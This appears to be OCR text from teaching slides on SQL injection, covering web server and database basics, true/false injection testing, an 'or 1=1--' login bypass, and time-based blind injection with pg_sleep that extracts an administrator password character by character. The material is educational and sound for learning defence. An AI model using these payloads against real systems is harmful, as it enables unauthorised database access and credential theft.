

SQL Injection


Server


Server



Web Server
Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby


Web Server


Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby

Database

ID	Title	Price
0	iPhone	900
1	iPad	1000
2	Mouse	50


Web Server
Database
Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby
ID
Title
Price
0
iPhone
900
1
iPad
1000
2
Mouse
50


Web Server
Database
SQL
Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby
ID
Title
Price
0
iPhone
900
1
iPad
1000
2
Mouse
50


Web Server
Database
SQL
Website files.
Web application files.
Executes server-side code.
PHP, Python, Ruby
ID
User
Pass
0
Admin
12345
1
Zaid
54321
2
Adrian
lalala

Discovering SQL Injections

In every input:

1. Inject a statement that returns false.
2. Inject a statement that returns true.
3. Compare results!

SQL Injections

Original Statement

```
SELECT * FROM shop WHERE category = 'Food and Drink'
```

SQL Injections

Original Statement

```
SELECT * FROM shop WHERE category = 'Food and Drink'
```

Injection test

```
SELECT * FROM shop WHERE category = 'Food and Drink' and 1=1--'
```

```
SELECT * FROM shop WHERE category = 'Food and Drink' and 1=0--'
```

SQL Injections

Original Statement

```
SELECT * FROM users WHERE
    username = '$usernmae' AND password = '$password'
```

SQL Injections

Original Statement

```
SELECT * FROM users WHERE
    username = '$usernmae' AND password = '$password'
```


SQL Injection

```
SELECT * FROM users WHERE
    username = 'admin' AND password = 'test' or 1=1--'
```

Exploitation – SQL Injection

Why are they so dangerous

1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the system.
5. Can be used to upload files.



Blind SQL Injection

- Classic SQL injection.
- Attackers can exploit the web application to run SQL queries.
- The result is not returned to the web application.


Blind SQL Injection

```
(SELECT 'a' FROM users LIMIT 1)='a'--
```

```
'a' = 'a'--
```

```
True
```

Blind SQL Injection



Blind SQL Injection

```
SELECT
   CASE
      WHEN (2=2) THEN
         pg_sleep(10)
      ELSE
         pg_sleep(0)
   END
```

Blind SQL Injection

```
SELECT
   CASE
      WHEN (2=2) THEN
         pg_sleep(10)
      ELSE
         pg_sleep(0)
   END
FROM users
```

Blind SQL Injection

```
SELECT
   CASE
      WHEN (username='administrator') THEN
         pg_sleep(10)
      ELSE
         pg_sleep(0)
   END
FROM users
```

Blind SQL Injection

```
SELECT
    CASE
        WHEN (username='administrator' AND LENGTH(password)>1)
    THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```

Blind SQL Injection

```
SELECT
    CASE
        WHEN (username='administrator' AND SUBSTRING(password,1,1)='a')
    THEN
            pg_sleep(10)
        ELSE
            pg_sleep(0)
    END
FROM users
```